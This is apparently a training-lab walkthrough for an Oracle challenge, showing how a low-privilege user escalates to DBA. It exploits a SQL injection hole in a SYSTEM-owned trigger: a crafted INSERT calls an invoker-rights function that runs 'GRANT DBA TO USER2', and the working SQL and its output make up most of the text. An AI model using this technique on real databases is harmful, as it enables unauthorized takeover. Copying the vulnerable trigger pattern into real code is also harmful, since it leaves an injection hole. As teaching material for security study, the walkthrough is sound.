Challenge 23

Login to the oracle database based on the following information [Level: Advanced]

Username: user2

Password: password2


IP: 192.168.2.12

Port: 1521

SID: XE

- List the permissions/privileges of current user. (exploit system created trigger)
- Escalate privileges and become DBA

Login to the database as show below and list your current privileges:



Connection Wizard

Connection Profiles | Add Connection Profile

Profile Name: user1

Login: user2

Password: ●●●●●●●●●●

Driver Class: oracle.jdbc.driver.OracleDriver

Driver Location: :\Program Files (x86)\RazorSQL\drivers\oracle\orai18n.jar


JDBC URL: jdbc:oracle:thin:@192.168.2.12:1521:XE

Auto Commit: ● On ○ Off ○ Smart Commit

SQL Restrictions ☑ None □ Read Only □ Read / Write □ Read / Write / Delete

Transaction Isolation: Default


Connect at Startup □



```
select * from session_privs
```

	PRIVILEGE
1	CREATE SESSION
2	CREATE PROCEDURE

Note that when you expand the SYSTEM schema, you can see a trigger called MyTRIGGER. You can also view the source code of the trigger:



```
1  CREATE OR REPLACE TRIGGER "MYTRIGGER" BEFORE INSERT ON MYTABLE
2  REFERENCING NEW AS NEWROW
3  FOR EACH ROW
4  DECLARE
5  L NUMBER;
6  S VARCHAR2(2000);
7  BEGIN
8  L:=LENGTH(:NEWROW.data);
9  IF L > 15 THEN
10 DBMS_OUTPUT.PUT_LINE('INSERTING INTO SYSTEM.MYTABLE_LONG AS WELL');
11 S:='INSERT INTO SYSTEM.MYTABLE_LONG (data) VALUES (''' ||:NEWROW.data|| ''')';
12 EXECUTE IMMEDIATE S;
13 END IF;
14 END MYTRIGGER;
```

Note that line 11 in trigger is vulnerable to SQLI:


S:='INSERT INTO SYSTEM.MYTABLE_LONG (data) VALUES (''' ||:NEWROW.data|| ''')';

The trigger gets invoked when an insert is made into table SYSTEM.MYTABLE and if the inserted row value is greater than 15 characters, the vulnerable line is executed with value of the inserted row in mytable.

Lets verify is we have insert permission on table mytable (it belongs to SYSTEM schema).

insert into SYSTEM.MYTABLE values('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')

No error’s returned.



```
insert into SYSTEM.MYTABLE values('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')
```

```
INSERTING INTO SYSTEM.MYTABLE_LONG AS WELL
```

Now, to exploit this vulnerable trigger, we need to follow the same methodology as a 2nd order injection:

We will create a malicious function in user2 schema.

We will insert a long line in SYSTEM. MYTABLE which will have the value:

```
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'||user2.getdba()||'zzzzzz
```


When the trigger is executed as our input is greater than 15 characters, the vulnerable line will execute the following:

```
'INSERT INTO SYSTEM.MYTABLE_LONG
VALUES('xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx''||user2.getdba()||''zzzzzz')
```

As the vulnerability lies in a trigger and its executed with privilege of SYSTEM user, our injected function getdba() is executed with privileges of SYSTEM user and this should grant us DBA role.

So, let's create a function:

```
CREATE OR REPLACE FUNCTION "GETDBA" return varchar

authid current_user as

pragma autonomous_transaction;

BEGIN

EXECUTE IMMEDIATE 'GRANT DBA TO USER2';

COMMIT;

return 'owned';

end;
```




```
CREATE OR REPLACE FUNCTION "GETDBA" return varchar
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO USER2';
COMMIT;
return 'owned';
end;
```

As our function will be executed by user SYSTEM, we need to make sure we give them execute privilege on our function. So, execute this line:

```
grant execute on getdba to public
```


Now, we can create an insert into SYSTEM.MYTABLE with our crafted input and this will mean that the trigger will be invoked by SYSTEM user:

```
INSERT INTO SYSTEM.MYTABLE
VALUES('xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx''||user2.getdba()||''zzz')
```



```
INSERT INTO SYSTEM.MYTABLE VALUES('xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx''||user2.getdba()||''zzzzzz')
```

Now, if we login again as user2, we can see that we are DBA:



```
select * from session_privs
```

	PRIVILEGE
1	ALTER SYSTEM
2	AUDIT SYSTEM
3	CREATE SESSION
4	ALTER SESSION
5	RESTRICTED SESSION
6	CREATE TABLESPACE
7	ALTER TABLESPACE
8	MANAGE TABLESPACE
9	DROP TABLESPACE
10	UNLIMITED TABLESPACE
11	CREATE USER
12	BECOME USER
13	ALTER USER
14	DROP USER
15	CREATE ROLLBACK SEGMENT
16	ALTER ROLLBACK SEGMENT
17	DROP ROLLBACK SEGMENT
18	CREATE TABLE
19	CREATE ANY TABLE
20	ALTER ANY TABLE
21	BACKUP ANY TABLE
22	DROP ANY TABLE

Please make sure you issue the following commands:

```
Drop function GETDBA;
```

And then

```
revoke dba from user2
```